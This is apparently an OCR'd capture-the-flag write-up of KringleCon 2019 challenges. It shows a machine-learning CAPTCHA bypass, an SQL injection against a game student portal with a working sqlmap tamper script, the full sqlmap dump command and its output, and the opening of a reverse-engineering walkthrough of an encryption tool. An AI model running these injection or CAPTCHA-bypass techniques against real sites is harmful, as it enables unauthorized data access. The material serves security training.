


8. Bypassing the Frido Sleigh CAPTEHA

Help Krampus beat the Frido Sleigh contest. For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.

At this time an interview with Alabaster Snowball was conducted, he informed us about Frido Sleigh contest, but he recommended us an interview with Krampus, Krampus had valuable information about Santa's mascots, to gain his trust in order to know more about Santa's pets we helped him win the contest. Unfortunately, it was restricted to elves only, and he couldn't bypass the CAPTEHA. (That's Completely Automated Public Turing test to tell Elves and Humans Apart.) Fortunately, He provided us with 12,000 images and the API interface that he had cataloged and decoded respectively. Clearly this is a Machine Learning Use Case for Cybersecurity

Contest form:


1 Your Basic Info

Name:

Email:

Age:

180

2 About You

Why Do You Love Frido Sleigh Cookies:

Cause they're so flippin yummy!

Favorite Frido Sleigh Cookies:

Cupid Crunch

The process is described below:


8.1 Download the images and retrain the model

```
frido@elfu:~/img_rec_tf_ml_demo/training_images# wget
https://downloads.elfu.org/capteha_images.tar.gz
frido@elfu:~/img_rec_tf_ml_demo/training_images# tar xvf capteha_images.tar.gz
```


```
    for img in b64_images:
         i_uuid = img['uuid']
         i_base64 = img['base64']
         open(f"unknown_images/{i_uuid}.png",
'wb').write(base64.b64decode(i_base64))
results = main_predict()
found_images = list()
for img in results:
    if results[img] in challenge_image_types:
        found_images.append(img)
final_answer = ','.join( found_images )
```

8.2 Modify the model to predict the images with the api used in the Frido Sleigh contest

The important point in the code is " 'MISSING IMAGE PROCESSING AND ML IMAGE PREDICTION CODE GOES HERE' ", this is where image recognition should be implemented depending on the json values:



```
JSON
  images
  request : true
  select_type : "Ornaments, Santa Hats, and Christmas Trees"
```



```
JSON
  images
    0
      base64 : "iVBORw0KGgoAAAANSUhEUgAAAHgAAAB4CAYAAAA5ZDbSAAABfGIDQ1BpY2MAACiRfZE9SMNQFIVPU6VSKg5WEHHIUJ0s
      uuid : "b3025862-e584-11e9-97c1-309c23aaf0ac"
    1
```


```python
for img in b64_images:
    uuid = img['uuid']
    iBase64 = img['base64']
    open(f"unknown_images/{uuid}.png", 'wb').write(base64.b64decode(ibase64))
results = main_predict()

foundElf = list()
for imageElf in results:
    if results[imageElf] in challenge_image_types:
        foundElf.append(imageElf)
final_answer = ','.join( foundElf )
```

and finally, the value to be returned is modified in the main_predict function:

```python
uuids = {}
for prediction in prediction_results:
    uuids[re.search('/([^/]+?).png', prediction['img_full_path']).groups(1)[0]]
= prediction['prediction']
return uuids
```

8.3 Run the script and check the mail

```
./predict_images_using_trained_model.py
```


You're A Winner of the Frido Sleigh Contest!
1 message

<contest@fridosleigh.com> Fri, Jan 10, 2020
To: [redacted]@gmail.com

Frido Sleigh - A North Pole Cookie Company

Congratulations you have been selected as a winner of Frido Sleigh's Continuous Cookie Contest!

To receive your reward, simply attend KringleCon at Elf University and submit the following code in your badge:

8la8LiZE[redacted]

Congratulations,
The Frido Sleigh Team


To Attend KringleCon at Elf University, following the link at kringlecon.com

Frido Sleigh, Inc.
123 Santa Claus Lane, Christmas Town, North-Pole 997095

9. Retrieve Scraps of Paper from Server

Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.


In this case we needed to obtain the name of Santa's cutting-edge sleigh guidance system, which is in the student portal, but we haven't to access the server.



Welcome to the Elf University Student Portal

Congratulations to our own Santa Bowl Champions! Go Reindeers!!!
For the first time ever, ElfU is proud to host the 2019 KringleCon on premises! Welcome to all our attendees, and enjoy the campus, we're on the verge of some major breakthroughs!


The first step was to identify the vulnerability: the web portal has a registration form that and, when we modifying the request, it shows us the next SQL error:



```
POST /application-received.php HTTP/1.1
Host: studentportal.elfu.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:68.0) Gecko/20100101 Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language:
es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://studentportal.elfu.org/apply.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 172
Connection: close
Upgrade-Insecure-Requests: 1

name=elf%27&elfmail=test%40gmail.com&program=a&p
hone=1&whyme=1&essay=1&token=MTAxMDE5MzU5ODcyMTU
3ODQyNzQ5ODEwMTAxOTM1OS44NzI%3D_MTI5MzA0NzgwNjM2
MTYzMjMyNjE5NTE1LjkwNA%3D%3D
```

```
    </header>

    <!-- Begin page content -->
    <main role="main" class="main-container">
        <div class="coverbanner vh-100">
            <div class="background-img
dark-img" style="background-image:
url(img/topbanner.jpg);"></div>
            <div class="container">
              <p class="lead text-white mb-4">

Error: INSERT INTO applications (name,
elfmail, program, phone, whyme, essay, status)
    VALUES ('elf'', 'test@gmail.com', 'a',
'1', '1', '1', 'pending')<br>You have an error
in your SQL syntax; check the manual that
corresponds to your MariaDB server version for
the right syntax to use near 'test@gmail.com',
'a', '1', '1', '1', 'pending')' at line 2
        </p>
           </div>
```

<u>Request Detail</u>
Method: POST
Parameters: name, elfmail, program, phone, whyme, essay, token
Database: MariaDB
To send valid requests that allow injecting code directly into the database we must focus on the token parameter, this process is carried out in order to obtain access to Database to know the required name.
Analyzing requests we got the URL: studentportal.elfu.org/validator.php which return a number coded in base64:



```
GET /validator.php HTTP/1.1
Host: studentportal.elfu.org
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language:
es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
https://studentportal.elfu.org/check.php
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Tue, 07 Jan 2020 20:28:55 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 85
Connection: close
X-Powered-By: PHP/7.2.1
Vary: Accept-Encoding
Strict-Transport-Security: max-age=15552000;
includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none

MTAxMDE5NDUxODQwMTU3ODQyODkzNTEwMTAxOTQ1MS44NA==_MTI5Mz
A0ODk4MzU1MjAzMjMyNjIyNDU4Ljg4
```

```
MTAxMDE5NDUxODQwMTU3ODQyODkzNTEwMTAxOTQ1MS44NA==_MTI5MzA0ODk4MzU1MjAzMjMyNjIyNDU4Ljg4
```

```
1010194518401578428935101019451.84_129304898355203232622458.88
```

Once the parameter is identified, the payload or tamper script is generated to send the injection, to exploit Sql Injection vulnerabilities the tool used was Sqlmap.


9.1 Payload creation

```
#!/usr/bin/env python
from lib.core.enums import PRIORITY
```

```
import requests
__priority__ = PRIORITY.LOW
def dependencies():
      pass
def tamper(payload, **kwargs):
      token = requests.get("https://studentportal.elfu.org/validator.php")
      payload = payload+'&token='+token.text
      return payload
```


9.2 Exploitation

```
python sqlmap.py -u "https://studentportal.elfu.org/application-
check.php?elfmail=aa@elfu.org&token=1" --level=5 --risk=3 -p elfmail --
method=GET --tamper=token.py --dbms=mysql -D elfu -T krampus --columns --dump
```



```
Database: elfu
Table: krampus
[6 entries]
+----+-----------------------+
| id | path                  |
+----+-----------------------+
| 1  | /krampus/0f5f510e.png |
| 2  | /krampus/1cc7e121.png |
| 3  | /krampus/439f15e6.png |
| 4  | /krampus/667d6896.png |
| 5  | /krampus/adb798ca.png |
| 6  | /krampus/ba417715.png |
+----+-----------------------+

[07:41:46] [INFO] table 'elfu.krampus' dumped to CSV file '/root/.sqlmap/output/student
portal.elfu.org/dump/elfu/krampus.csv'
[07:41:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output/student
portal.elfu.org'

[*] ending @ 07:41:46 /2020-01-04/
```

Now we have some path, the next step is to download, join and read the letter:



From the Desk of t

Date: August 23, 2(

Memo to Self:

Finally! I've figured out how to destroy Christmas! Santa has a brand new, cutting edge sleigh guidance technology, called the Super Sled-o-matic.

I've figured out a way to poison the data going into the system so that it will divert Santa's sled on Christmas Eve!

Santa will be unable to make the trip and the holiday season will be destroyed! Santa's own technology will undermine him!

That's what they deserve for not listening to my suggestions for supporting other holiday characters!

Bwahahahahaha!


and now we have the name of Santa's cutting-edge sleigh guidance system: Super Sled-o-matic

10. Recover Cleartext Document

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use.
Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.
What is the middle line on the cover page? (Hint: it's five words)
For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

For this challenge we are given an executable Elfscrow Crypto tool, a x86 Windows executable, debug symbols and an encrypted document. We must reverse the executable to be able to decrypt the document.


When we execute the program it already provides the commandline parameters for encrypting and decrypting documents.



```
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

* WARNING: You're reading from stdin. That only partially works, use at your own risk!

** Please pick --encrypt or --decrypt!

Are you encrypting a file? Try --encrypt! For example:

  [redacted]\CTFs\KringleKon\cripto\elfscrow.exe --encrypt <infile> <outfile>

You'll be given a secret ID. Keep it safe! The only way to get the file
back is to use that secret ID to decrypt it, like this:

  [redacted]\CTFs\KringleKon\cripto\elfscrow.exe --decrypt --id=<secret_id> <infile> <outfile>

You can optionally pass --insecure to use unencrypted HTTP. But if you
do that, you'll be vulnerable to packet sniffers such as Wireshark that
could potentially snoop on your traffic to figure out what's going on!
```

10.1 Testing Encryption

A seed is printed which is the epoch of the encryption time and is used as a seed for generation of the encryption key.




```
[redacted]elfscrow.exe --insecure --encrypt test.txt testa.enc
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

*** WARNING: This traffic is using insecure HTTP and can be logged with tools such as Wireshark

Our miniature elves are putting together random bits for your secret key!

Seed = 1578118543

Generated an encryption key: bdffce51e8efe1a6 (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is 212c83a8-8d23-4d12-877f-51c955a37d29 - Santa Says, don't share that key with anybody!
File successfully encrypted!
```

Since we used the –insecure flag we can see by using a sniffer that the executable sends the encryption key to the web service and receives a secret id.

```
POST /api/store HTTP/1.1
User-Agent: ElfScrow V1.01 (SantaBrowse Compatible)
Host: elfscrow.elfu.org
Content-Length: 16
Cache-Control: no-cache

bdffce51e8efe1a6HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sat, 04 Jan 2020 06:15:43 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 36
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN

212c83a8-8d23-4d12-877f-51c955a37d29
```

10.2 Testing decryption


To decrypt a document, we need to provide the secret id and the encrypted file. In this case we send the secret id to the web service and receive the encryption key.



```
                                                                      elfscrow.exe --decrypt --insecure --id=212c83a8-8d23-4d12-877f-51c955
a37d29 [redacted]\CTFs\KringleKon\cripto\testa.enc testa.dec
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

*** WARNING: This traffic is using insecure HTTP and can be logged with tools such as Wireshark

Let's see if we can find your key...

Retrieving the key from: /api/retrieve

We found your key!
File successfully decrypted!
```

```
POST /api/retrieve HTTP/1.1
User-Agent: Elfscrow 1.0 (SantaBrowse Compatible)
Host: elfscrow.elfu.org
Content-Length: 36
Cache-Control: no-cache

212c83a8-8d23-4d12-877f-51c955a37d29HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sat, 04 Jan 2020 06:24:11 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 16
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN

bdffce51e8efe1a6
```


For this case we used OllyDBG to reverse the encryption function, so we load the symbols that were provided. Functions do_encrypt, do_decrypt and generate_key are identified and breakpoints are added.



Names in elfscrow

```
Address  Section Type    Name
010D408C .rdata  Import  MSVCR90._adjust_fdiv
010D6384 .data   Library _adjust_fdiv
010D3958 .text   Library __amsg_exit
010D40E8 .rdata  Import  MSVCR90._amsg_exit
010D6030 .data   Library argc
010D6040 .data   Library argret
010D6038 .data   Library argv
010D3A03 .text   Library atexit
010D406C .rdata  Import  MSVCR90._cexit
010D6028 .data   Library charind
010D637C .data   Library _commode
010D4084 .rdata  Import  MSVCR90._configthreadlocale
010D3D38 .text   Library __controlfp_s
010D40C4 .rdata  Import  MSVCR90._controlfp_s
